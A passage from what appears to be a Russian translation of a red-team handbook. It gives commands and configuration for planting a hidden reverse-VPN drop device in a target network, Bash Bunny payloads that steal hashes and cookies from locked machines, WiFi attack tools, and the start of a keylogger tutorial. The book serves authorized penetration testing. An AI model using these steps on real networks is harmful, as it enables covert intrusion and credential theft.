
Мы хотим убедиться, что наш VPN-сервер доступен извне. Обычно нам нравится размещать VPN-серверы на VPS-серверах, потому что их чрезвычайно легко и быстро настроить. В качестве оговорки: пожалуйста, уточните у VPS-провайдера, разрешено ли вам выполнять определенные действия.

Два провайдера, которых мы часто видим у людей, - Linode и Amazon Lightsail. Причина в том, что эти VPS-провайдеры быстрые, дешевые и очень простые в настройке. В этом случае мы будем использовать AWS Lightsail. Другая причина выбирать определенных VPS-провайдеров связана с обнаружением трафика. Используя AWS, я знаю, что в сети жертвы, скорее всего, будет много трафика к AWS-серверам. Это позволит мне спрятаться среди их трафика.

Перейдите на `Lightsail.aws.amazon.com` и создайте новый VPS. После создания перейдите в `Manage -> Networking`. Добавьте два TCP-порта межсетевого экрана (`443` и `943`). Создание VPS-сервера завершено. Теперь войдем в него.

Обязательно выполните `chmod 600` для ваших SSH-ключей и войдите на сервер:

```
ssh -i LightsailDefaultPrivateKey-us-west-2.pem ubuntu@[IP]
```




После SSH-подключения к серверу перейдите в root:

```
sudo su -
```

Обновите сервер:

```
apt-get update && apt-get upgrade
```

Установите OpenVPN AS. Перейдите сюда, чтобы найти последнюю версию:

https://openvpn.net/index.php/access-server/download-openvpn-as-sw/113.html?osfamily=Ubuntu

Скопируйте ссылку и скачайте ее на VPS.

Пример:

```
wget http://swupdate.openvpn.org/as/openvpn-as-2.1.12-Ubuntu16.amd_64.deb
```

Установите OpenVPN AS:

```
dpkg -i openvpn-as-2.1.12-Ubuntu16.amd_64.deb
```

Удалите текущий profile и настройте OpenVPN:


```
/usr/local/openvpn_as/bin/ovpn-init
```

Во время настройки:

• Убедитесь, что административный интерфейс включен на всех интерфейсах.
• Установите параметр локальной аутентификации через внутреннюю БД в YES.

Обновите пароли OpenVPN:

```
passwd openvpn
```




Это хороший момент, чтобы настроить IPTables для порта 943 так, чтобы разрешать подключения только из ваших сетей.

## Настройка сервера OpenVPN AS

Перейдите:

```
https://[IP-адрес VPS-сервера]:943/admin/
```

Войдите с учетной записью openvpn и паролем, который только что создали.

Если вы используете AWS Lightsail:

1. Перейдите в раздел сетевых настроек сервера и убедитесь, что поле имени хоста или IP-адреса указывает верный публичный IP-адрес, а не частный.
2. Сохраните и обновите.
3. Проверьте, что аутентификация установлена в локальный режим: `Аутентификация -> Общие -> Локально -> Сохранить настройки -> Обновить сервер`.
4. Создайте двух пользователей с включенным авто-входом. Я создал `lanturtle` и `redteam`: `User Management -> User Permissions`.


Для каждого пользователя:

• Установите AllowAuto-login.
• Обязательно задайте пароли для обоих.

Для учетной записи `lanturtle`, чтобы разрешить подключение через VPN, нужно включить некоторые права. Убедитесь, что в правах пользователя настроено/включено:


• все частные серверные подсети
• all other VPN clients

## Скачивание профилей OpenVPN

Подключитесь, чтобы скачать profiles:

```
https://[Your VPS]:943/?src=connect
```

Для каждого пользователя (`redteam` и `lanturtle`) войдите и скачайте собственный профиль автологина. Сохраните его как `turtle.ovpn` и `redteam.ovpn`.




## Настройка LAN Turtle и начальная конфигурация

Подключите USB и Ethernet.

Просканируйте локальную сеть nmap по порту 22:

```
nmap x.x.x.x/24 -p22 -T5 --open
```

Подключитесь по SSH как `root@[ip]` с паролем `sh3llz`.

Обновите ваш LAN TURTLE.

Важно изменить ваш MAC Address. LAN Turtles используют похожие manufacturer MAC addresses, поэтому нужно убедиться, что вы выглядите как случайное устройство.

Измените ваш MAC Address.

Установите OpenVPN:

```
Перейдите в Modules -> Select -> Configure -> Directory - Yes
Установите openvpn
```

Настройте ваш OpenVPN Profile:

```
Go back to Modules -> openvpn -> configure -> paste everything all from turtle.opvn
    and save
```

Мы также хотим убедиться, что OpenVPN-сервер на LAN Turtle запускается при загрузке, чтобы можно было просто оставить устройство и запустить:

```
Перейдите в Modules -> openvpn -> Enable
```

Наконец, нужно изменить правила межсетевого экрана на LAN Turtle. Выйдите из меню Turtle и отредактируйте правила межсетевого экрана:

```
nano /etc/config/firewall
```

В разделе:

```
config zone 'vpn'
```

Убедитесь, что `option forward` установлен в `ACCEPT`.

Добавьте следующие правила перенаправления в конфигурацию:

```
config forwarding
option src              wan
option dest             lan

config forwarding
option src              vpn
option dest             wan

config forwarding
option src              wan
option dest             vpn
```

Снова войдите в меню Turtle:

```
Modules -> openvpn -> start
```

Это должно запустить клиент OpenVPN на нашем Turtle. Чтобы убедиться, что он работает, вернитесь на сервер OpenVPN AS и проверьте подключения.

Теперь LAN Turtle настроен так, что каждый раз при подключении к сети он подключается обратно к нашему VPN-серверу, и мы можем подключаться по SSH к LAN Turtle. Давайте пройдем пример.

## Доступ к VPN-серверу с нашего атакующего Kali-хоста

```
openvpn --config ./redteam.ovpn
```

Нам нужно получить IP-адрес сети, в которой они находятся, чтобы маршрутизировать весь трафик через наш `redteam` VPN.

Подключитесь по SSH к LAN Turtle. Выйдите из меню Turtle и получите IP-адрес внутреннего интерфейса (`ifconfig`) сети жертвы. Определите IP-диапазон на основе IP и Bcast. В нашем примере сеть, в которой находится Turtle, - `10.100.100.0/24`.

Наконец, включим forwarding:

1. Вернитесь в OpenVPN AS и отредактируйте пользователя `lanturtle`.
2. `User Permissions -> lanturtle -> show`.
3. Измените VPN Gateway на Yes и добавьте internal range, например `10.100.100.0/24`.
4. Сохраните и обновите.

Из SSH-подключения на LAN Turtle перезагрузитесь командой:

```
reboot
```

Теперь мы можем подключиться по VPN с нашей машины атакующего и маршрутизировать весь трафик через VPN LAN Turtle в корпоративную сеть жертвы. На следующем изображении мы вошли на VPN-сервер и сканируем внутреннюю сеть LAN Turtle `10.100.100.0/24`. Мы видим, что успешно настроили маршруты от VPN-шлюза через LAN Turtle к корпоративной сети. С нашей Kali-машины атакующего мы можем запускать полные сканирования уязвимостей, веб-скрейпинг, Masscan и многое другое.


Вот и все! Теперь у вас есть quick-drop device, которое позволит поддерживать полноценное подключение к сети жертвы. Несколько вещей, которые можно сделать для большего успеха:

- Добавьте cronjob, который сбрасывает устройство каждый день. Tunnels могут ломаться, и каждый раз при перезагрузке Turtle будет запускаться новое подключение.
- Некоторые корпорации блокируют определенные исходящие порты. В этом случае мы использовали порт 443, который во многих окружениях был бы разрешен для исходящего трафика. В других компаниях, использующих веб-прокси, прямой исходящий трафик через 443 может быть заблокирован. Возможно, потребуется настроить LAN Turtle на автоматическую попытку использовать несколько разных портов или протоколов (TCP/UDP) при запуске.
- Если вы собираетесь оставить два или больше устройств, убедитесь, что VPN-серверы и MAC-адреса различаются. У нас были случаи, когда устройства находили во время проектов, и почти каждый раз это происходило случайно, потому что IT перемещала или заменяла компьютеры.

## Packet Squirrel

Еще один инструмент от Hak5 с функциями, похожими на LAN Turtle, - Packet Squirrel. Packet Squirrel требует micro USB для питания, но вместо того чтобы один конец был USB Ethernet-адаптером, у Packet Squirrel оба конца - Ethernet-кабели. Это еще один малозаметный способ либо захватывать трафик, либо создавать VPN-подключение.

Настройка Packet Squirrel похожа на LAN Turtle:

1. Отредактируйте `/root/payloads/switch3/payload.sh`.
2. Set `FOR_CLIENTS=1`.
3. Отредактируйте `/etc/config/firewall`.
4. Внесите те же изменения межсетевого экрана, что и для LAN Turtle.
5. Загрузите файл `LANTurtle.ovpn` в `/root/пейлоад/switch3/config.ovpn`.

Теперь у вас есть еще одно устройство, которое после подключения к сети будет иметь обратное VPN-подключение обратно в компанию.

Кроме того, если у вас есть Packet Squirrel, по нему уже выполнено много отличных исследований. Вы можете легко превратить Packet Squirrel в disposable pen-test drop box на базе OpenWRT с помощью SWORD:

https://medium.com/@tomac/a-15-openwrt-based-diy-pen-test-dropbox-26a98a5fa5e5

Resources:

https://www.hak5.org/episodes/hak5-1921-access-internal-networks-with-reverse-vpn-connections

http://www.ubuntuboss.com/how-to-install-openvpn-access-server-on-ubuntu-15-10/

https://trick77.com/how-to-set-up-transparent-vpn-internet-gateway-tunnel-openvpn/

https://www.hak5.org/gear/packet-squirrel/docs

## Bash Bunny

В предыдущих книгах мы говорили о Rubber Ducky:

https://hakshop.com/collections/usb-rubber-ducky

и о том, как он эмулирует HID-устройства, например клавиатуры, для хранения команд. Для Red Team Rubber Ducky по-прежнему остается отличным инструментом: он может ускорить доставку PowerShell-команд, использоваться в упражнениях по социальной инженерии и позволять компрометацию kiosk-систем, у которых может не быть клавиатуры, но есть USB-порты.

Bash Bunny - более продвинутая версия этой идеи. Он не только может выполнять атаки в стиле HID, но и умеет намного больше. У Bash Bunny есть две отдельные настройки для хранения двух атак и одна дополнительная настройка для управления. Эти пейлоады могут выполнять атаки для кражи учетных данных, проводить phishing, выполнять Ducky-атаки, запускать PowerShell-команды, выполнять сканирование и разведку, запускать Metasploit autopwn и многое другое.

В предыдущей книге мы говорили об использовании KonBoot:

http://www.piotrbania.com/all/kon-boot/

для обхода машин, к которым у вас нет паролей. KonBoot работает на незашифрованных машинах: он загружается с USB-накопителя и перезаписывает локальные административные пароли. Хотя для этого требуется полная перезагрузка, такой подход дает доступ к машине без учетных данных. Если вы еще не экспериментировали с KonBoot, мы постоянно используем его на проектах и добиваемся отличных результатов.

Есть две причины, по которым вы можете не захотеть использовать KonBoot: (1) эта атака не сработает на зашифрованных машинах и/или (2) вы можете не захотеть перезагружать компьютер жертвы. Как получить информацию с заблокированной системы, чтобы получить доступ к дополнительным ресурсам в сети или потенциально получить хеши/учетные данные? Вот здесь в

игру вступает Bash Bunny.

Мы будем использовать Bash Bunny для запуска двух разных атакующих пейлоад. Оба пейлоада позволят получить информацию с заблокированной или разблокированной системы, если у нас есть физический доступ к ней. Мы продемонстрируем использование BunnyTap и QuickCreds.

## Проникновение в Cyber Space Kittens

Вы наконец проникли на объект Cyber Space Kittens в нерабочее время. Вокруг никого нет, и у вас есть несколько часов, чтобы повзламывать системы. Вы подходите к первой машине, запускаете KonBoot и перезагружаете систему, но замечаете, что эти системы зашифрованы. Затем вы переходите к следующей машине, оставленной на заблокированном screensaver. Вы дважды подключаете Bash Bunny, запуская переключатели BunnyTap и QuickCreds. Через несколько минут QuickCreds, который запускает печально известный Responder, собирает hashes NetNTLMv2. Мы отправляем их в Hashcat и взламываем пароль пользователя за минуты! На машинах, где мы не можем получить или взломать hashes, BunnyTap поднимает PoisonTap, который захватывает cookies для популярных сайтов и может быть настроен для внутренних приложений. Мы берем эти cookies, подключаем атакующий ноутбук к их сети, заменяем их cookies нашими для чувствительных веб-приложений и получаем доступ к этим веб-приложениям, так и не узнав ни одного пароля.


## Настройка Bash Bunny на Kali

Скачайте последнюю firmware:


https://bashbunny.com/downloads

Переведите Bash Bunny в Switch 3 - Arming Mode, ближайший к USB-порту.

Поместите firmware в корень USB-mount, отключите устройство, подключите снова и подождите около 10 минут, пока оно не начнет мигать синим.

Когда все завершится, снова зайдите в Bash Bunny и отредактируйте файл в:

```
payloads > switch1 > payload.txt

# Системный пейлоад по умолчанию
LED B SLOW
ATTACKMODE ECM_ETHERNET STORAGE
```




Отключите устройство.

На вашей Kali-машине настройте internet sharing:

```
wget bashbunny.com/bb.sh
chmod +x bb.sh
./bb.sh
```

Guided Mode: выберите все значения по умолчанию.

На Bash Bunny переключите устройство в Switch 1, самый дальний от USB, и подключите его. После завершения убедитесь, что вы подключились к Bash Bunny, где должны увидеть изображение Cloud <-> Laptop <-> Bunny.

На вашей Kali-машине подключитесь к Bash Bunny по SSH с паролем `hak5bunny`.

## Вход в Bash Bunny

На вашей Kali-машине подключитесь к Bash Bunny по SSH с паролем `hak5bunny`:

```
ssh root@172.16.64.1
```

Обновим Bash Bunny и установим на него несколько инструментов:

```
apt-get update
apt-get upgrade
export GIT_SSL_NO_VERIFY=1
git clone https://github.com/lgandx/Responder.git /tools/responder
git clone https://github.com/CoreSecurity/impacket.git /tools/impacket
cd /tools/impacket && python ./setup.py install
apt-get -y install dsniff
```

В другом терминале на вашей Kali-машине установите все нужные модули:

```
git clone https://github.com/hak5/bashbunny-payloads.git /opt/bashbunny-payloads
```

Вы можете выбрать любой тип пейлоада, но в нашем случае мы настроим Bash Bunny с двумя пейлоадами: BunnyTap и QuickCreds.

```
cp -R /opt/bashbunny-payloads/payloads/library/credentials/BunnyTap/* /media/root/
    BashBunny/payloads/switch1/
cp -R /opt/bashbunny-payloads/payloads/library/credentials/QuickCreds/* /media/root/
    BashBunny/payloads/switch2/
```

Обратите внимание: в каждой из папок `switch1` и `switch2` есть файл `payload.txt`. В каждом из этих файлов нужно настроить пейлоад для атаки Windows- или Mac-машин. Для Windows-машин убедитесь, что `ATTACKMODE` установлен в `RNDIS_ETHERNET`, а для Mac настройте его на `ECM_ETHERNET`.

## QuickCreds

QuickCreds - отличный инструмент, который использует атаку Responder для захвата NTLMv2 challenge-хешей с заблокированных и разблокированных машин. Допустим, вы проводите физическую оценку, проникаете в здание и находите множество заблокированных машин. Вы подключаете Bash Bunny на переключателе с QuickCreds и ждете около 2 минут на каждую машину. Bash Bunny перехватит сетевой адаптер, перенаправит любые запросы к общим ресурсам и аутентификации с помощью Responder, а затем запишет эти данные в журнал. Он сохраняет все учетные данные в папку `loot` на USB-диске.

Ссылки:

https://github.com/hak5/bashbunny-payloads/tree/master/payloads/library/credentials/QuickCreds

https://room362.com/post/2016/snagging-creds-from-locked-machines/

## BunnyTap

BunnyTap основан на печально известном PoisonTap от Samy Kamkar:

https://www.youtube.com/watch?v=Aatp5gCskvk

PoisonTap был отличным инструментом, который даже с заблокированной машины делает следующее:

- Эмулирует Ethernet-устройство через USB или Thunderbolt.
- Захватывает весь интернет-трафик с машины, несмотря на то что является низкоприоритетным/неизвестным сетевым интерфейсом.
- Извлекает и сохраняет HTTP cookies и sessions из web скрипты для 1 000 000 самых популярных сайтов Alexa.
- Раскрывает внутренний роутер атакующему, делая его удаленно доступным через исходящий WebSocket и DNS rebinding; спасибо Matt Austin за идею rebinding.
- Устанавливает постоянный web-based backdoor в HTTP cache для сотен тысяч доменов и распространенных JavaScript CDN URL, причем все они получают доступ к cookies пользователя через cache poisoning.
- Позволяет атакующему удаленно заставлять пользователя выполнять HTTP скрипты и проксировать ответы обратно (GET и POST) с cookies пользователя на любом backdoored domain.
- Не требует, чтобы машина была разблокирована.
- Бэкдоры и удаленный доступ сохраняются даже после удаления устройства и ухода атакующего [https://samy.pl/poisontap/].

С точки зрения физической оценки вы заходите в их офис, подключаете устройство к каждой машине и ждете около 2 минут. Bash Bunny направит весь трафик на Bash Bunny. Если у них открыт и активен браузер, например реклама или любая регулярно обновляющаяся страница, BunnyTap включится и запросит все 1 000 000 самых популярных сайтов Alexa. Если пользователь-жертва в этот момент вошел на любой из этих сайтов, BunnyTap захватит все cookies жертвы. Теперь мы можем перенести эти cookies на собственные компьютеры, заменить наши cookies их cookies и стать ими, так и не узнав их паролей.

Обязательно посмотрите все классные пейлоад Bash Bunny:

https://github.com/hak5/bashbunny-payloads/tree/master/payloads/library


## WiFi

Что касается WiFi, в способах атаки на клиентов не произошло существенных изменений. Хотя мы начинаем видеть значительно меньше WEP-сетей, атаки все еще состоят из deauth, `aireplay-ng` и захвата IV-пакетов. Для беспроводных сетей WPA лучшим вариантом здесь по-прежнему остается deauth клиента, захват handshake, передача его в Hashcat и взлом пароля. Оба этих метода отлично работают, а мой любимый инструмент для этого - полностью переписанная версия Wifite2:

https://github.com/derv82/wifite2

с использованием беспроводной карты Alfa AWUS036NHA. Это простой в использовании интерфейс: он поддерживает множество атак, работает поверх aircrack и упрощает взлом захваченных hashes.


Что касается оборудования, помимо покупки пары Alfa, простой способ выполнять более скрытные WiFi-атаки - использовать WiFi Pineapple Nanos:

https://www.wifipineapple.com/pages/nano

Если вам нужно поднять фальшивый HostAP, перенаправить трафик через другую антенну, поднять фальшивые страницы для захвата аутентификации, выполнить все MITM-атаки, запустить Responder и другие атаки, Nano - легковесный аппаратный инструмент для такой задачи.

Для тех, кто не подписан на Pineapple, существуют отличные инструменты, которые выполняют многие корпоративные атаки. Один из таких инструментов - eaphammer:

https://github.com/s0lst1c3/eaphammer

Возможности eaphammer:


- Кража учетных данных RADIUS из сетей WPA-EAP и WPA2-EAP.
- Выполнение атак через враждебный портал для кражи учетных данных AD и непрямых беспроводных пивотов.
- Выполнение captive portal attacks.
- Встроенная интеграция Responder.
- Поддержка открытых сетей и WPA-EAP/WPA2-EAP.
- Для большинства атак не нужна ручная конфигурация.
- Для процесса установки и настройки не нужна ручная конфигурация.
- Использование последней версии `hostapd` (2.6).
- Поддержка атак evil twin и karma.
- Генерация PowerShell-пейлоада с таймером для непрямых беспроводных пивотов.
- Встроенный HTTP-сервер для атак через Hostile Portal.
- Поддержка SSID cloaking.

Самая полезная часть eaphammer - использование функций пользовательской атаки для выполнения атак в стиле Responder или захвата хешей NTLM challenge-аутентификации для взлома и непрямых пивотов:

https://github.com/s0lst1c3/eaphammer#iii---stealing-ad-credentials-using-hostile-portal-attacks

https://github.com/s0lst1c3/eaphammer#iv---indirect-wireless-pivots

## Заключение

Физические атаки - одни из самых увлекательных. Они поднимают адреналин, заставляют почувствовать себя преступником и вынуждают думать злонамеренно. На многих проектах мы можем провести пару дней, просто изучая компанию, наблюдая за ротацией охраны и выясняя, какие типы дверей у них стоят. Мы можем попробовать сделать дальние фотографии их бейджей, записывать часы, когда люди покидают здание, и выявлять слабые места, которые позволили бы нам попасть внутрь.

С точки зрения Red Team мы хотим отмечать слабые места не только в физической безопасности, но и в людях.

- Если вы вызвали тревогу, сколько времени потребуется, чтобы кто-то пришел проверить?
- Камеры мониторятся 24/7? Если да, то при подозрительной активности сколько пройдет времени, прежде чем кто-то придет расследовать?
- Следят ли сотрудники за проходом следом за другим человеком (tail-gating)?
- Если вас остановят, сможете ли вы заболтать ситуацию и выйти сухим?
- Если вы оденетесь как сотрудник хозяйственной службы или представитель сторонней службы, какую реакцию получите?


Последнее примечание перед началом: убедитесь, что у вас есть четко определенный охват работ, письмо на случай задержания, номера телефонов CISO/физической безопасности, и обязательно работайте вместе с компанией. Чем подробнее вы все опишете заранее, тем меньше вероятность, что охрана бросит вас на землю, но гарантии нет...

# Глава 7. Скрытый рывок квотербека - обход AV и сетевого обнаружения

## Написание кода для кампаний Red Team

Одна из вещей, которая отличает успешных специалистов Red Team и тестировщиков на проникновение, - способность адаптироваться и понимать разные защиты. Будь то понимание низкоуровневого ассемблера, написание shellcode, создание собственного C2-бинаря или изменение code caves для сокрытия нашего вредоносного ПО, все это часть нашей повседневной работы. Я постоянно встречаю пентестеров, которые не умеют писать код, и хотя это не обязательное требование, это определенно вызывает плато в их профессиональном росте. Поэтому я хотел посвятить раздел тем, кто по-настоящему не писал на низкоуровневых языках, чтобы дать им старт.

## Основы: создание кейлоггера




Кейлоггеры - важный инструмент для любого пентеста или Red Team, и этот раздел проведет вас через создание универсального кейлоггера. Бывают случаи, когда мы просто хотим постоянно мониторить определенного пользователя или получить дополнительные учетные данные. Это может быть потому, что мы не можем добиться бокового перемещения или повышения привилегий, или просто хотим мониторить пользователя для будущих кампаний. В таких случаях мы любим размещать кейлоггеры, которые постоянно работают на системе жертвы и отправляют ее нажатия клавиш наружу.

Следующий пример - всего лишь проверка концепции, а цель этой лаборатории - чтобы вы поняли основы и смогли развиваться дальше. Причины, почему все написано на C: сохранить бинарный файл относительно небольшим, получить лучший контроль над ОС благодаря низкоуровневым языкам и обойти AV. В предыдущей книге мы написали кейлоггер на Python и скомпилировали его с помощью `py2exe`, чтобы превратить в бинарный файл, но такие бинарники легко обнаруживаются. Пройдем чуть более сложный пример.

## Настройка окружения

Это базовая настройка, которая нужна, чтобы писать и компилировать на C, создавать Windows-бинарники и сделать собственный кейлоггер.

- Windows 10 в Virtual Machine.
- Установите Visual Studio, чтобы можно было использовать компилятор командной строки вместе с Vim для редактирования кода.

Лучший ресурс по программированию Windows API - собственный сайт Microsoft Development Network (MSDN):

```
www.msdn.microsoft.com
```

MSDN - бесценный ресурс, где подробно описаны системные вызовы, определения типов и структур, а также приведены десятки примеров. Хотя для этого проекта это было не совсем необходимо, более глубокое понимание Windows OS можно получить, прочитав книги Windows Internals, опубликованные Microsoft Press. По C есть хорошая книга, написанная в соавторстве одним из создателей C, - `The C Programming Language` Kernighan и Ritchie. Наконец, прочитайте Beej's Guide to Network Programming, доступный в печати и онлайн; это отличное введение в socket programming на C.

## Компиляция из исходного кода

В этих лабораториях будет несколько примеров кода. Лаборатории будут компилировать код с помощью оптимизирующего компилятора Microsoft, который поставляется с Visual Studio Community и встроен в Visual Studio Developer Command Prompt. После установки VS Community обязательно также установите компоненты разработки Universal Windows Platform и настольной разработки на C++ в меню `Tools -> Get Tools and Features`. Чтобы скомпилировать примеры, откройте Developer Command Prompt, затем перейдите в папку, содержащую исходные файлы. Наконец, выполните команду:

```
cl sourcefile.c io.c
```

Это создаст executable с тем же именем, что и source file.

По умолчанию компилятор использует 32-битный режим, но этот код также можно скомпилировать как 64-битный. Чтобы скомпилировать код для 64-битного режима, запустите batch-файл, расположенный в папке Visual Studio. В командной строке перейдите в:

```
C:\Program Files (x86)\Microsoft Visual Studio\2017\Community\VC\Auxiliary\Build
```

Обратите внимание, что этот path может меняться в зависимости от вашей версии Visual Studio. Затем выполните:

```
vcvarsall.bat x86_amd64
```

Это настроит компилятор Microsoft на компиляцию 64-битных бинарников вместо 32-битных. Теперь можно скомпилировать код, выполнив:

```
cl path/to/code.c
```

## Пример фреймворка

Цель этого проекта - создать кейлоггер, который использует C и низкоуровневые Windows-скрипты для мониторинга нажатий клавиш. Этот кейлоггер использует функции `SetWindowsHookEx` и `LowLevelKeyboardProc`.

`SetWindowsHookEx` позволяет устанавливать разные типы хуков как в локальном, так и в глобальном контекстах. В этом случае параметр `WH_KEYBOARD_LL` будет использоваться для получения низкоуровневых клавиатурных событий. Прототип функции `SetWindowsHookEx` выглядит так:

http://bit.ly/2qBEzsC

```
HHOOK WINAPI SetWindowsHookEx(
  _In_ int       idHook,
  _In_ HOOKPROC  lpfn,
  _In_ HINSTANCE hMod,
  _In_ DWORD     dwThreadId
);
```

Функция принимает целое число для ID хука, указатель на функцию, дескриптор модуля и ID потока. Первые два значения самые важные. ID хука - это целое число для типа хука, который вы собираетесь установить. Windows перечисляет доступные ID на странице функции. В нашем случае будет использоваться ID `13`, или `WH_KEYBOARD_LL`. `HOOKPROC` - это указатель на callback-функцию, которая будет вызываться каждый раз, когда процесс с установленным хуком получает данные. Это означает, что при каждом нажатии клавиши будет вызываться `HOOKPROC`. Именно эта функция будет использоваться для записи нажатий клавиш в файл. `hMod` - это дескриптор DLL, содержащей функцию, на которую указывает `lpfn`. Это значение будет установлено в `NULL`, потому что функция используется в том же процессе, что и `SetWindowsHookEx`. `dwThreadId` будет `0`, чтобы связать callback со всеми потоками на рабочем столе. Наконец, функция возвращает целое число, которое будет использоваться для проверки, что хук был установлен правильно, либо для выхода в противном случае.

Вторая необходимая часть - callback-функция. Callback-функция будет выполнять основную работу этой программы. Эта функция будет обрабатывать получение нажатий клавиш, преобразование их в ASCII-буквы и все файловые операции. Прототип `LowLevelKeyBoardProc` выглядит так:

http://bit.ly/2HomCYQ

```
LRESULT CALLBACK LowLevelKeyboardProc(
  _In_ int    nCode,
  _In_ WPARAM wParam,
  _In_ LPARAM lParam
```

```
);
```

Разберем, что требуется для `LowLevelKeyBoardProc`. Параметры функции включают целое число, которое сообщает Windows, как интерпретировать сообщение. Два из этих параметров: (1) `wParam`, идентификатор сообщения, и (2) `lParam`, указатель на структуру `KBDLLHOOKSTRUCT`. Значения для `wParam` указаны на странице функции. Также есть страница, описывающая члены структуры `KBDLLHOOKSTRUCT`. Значение `lParam KBDLLHOOKSTRUCT` - это `vkCode`, или Virtual Key Code:

http://bit.ly/2EMAGpw

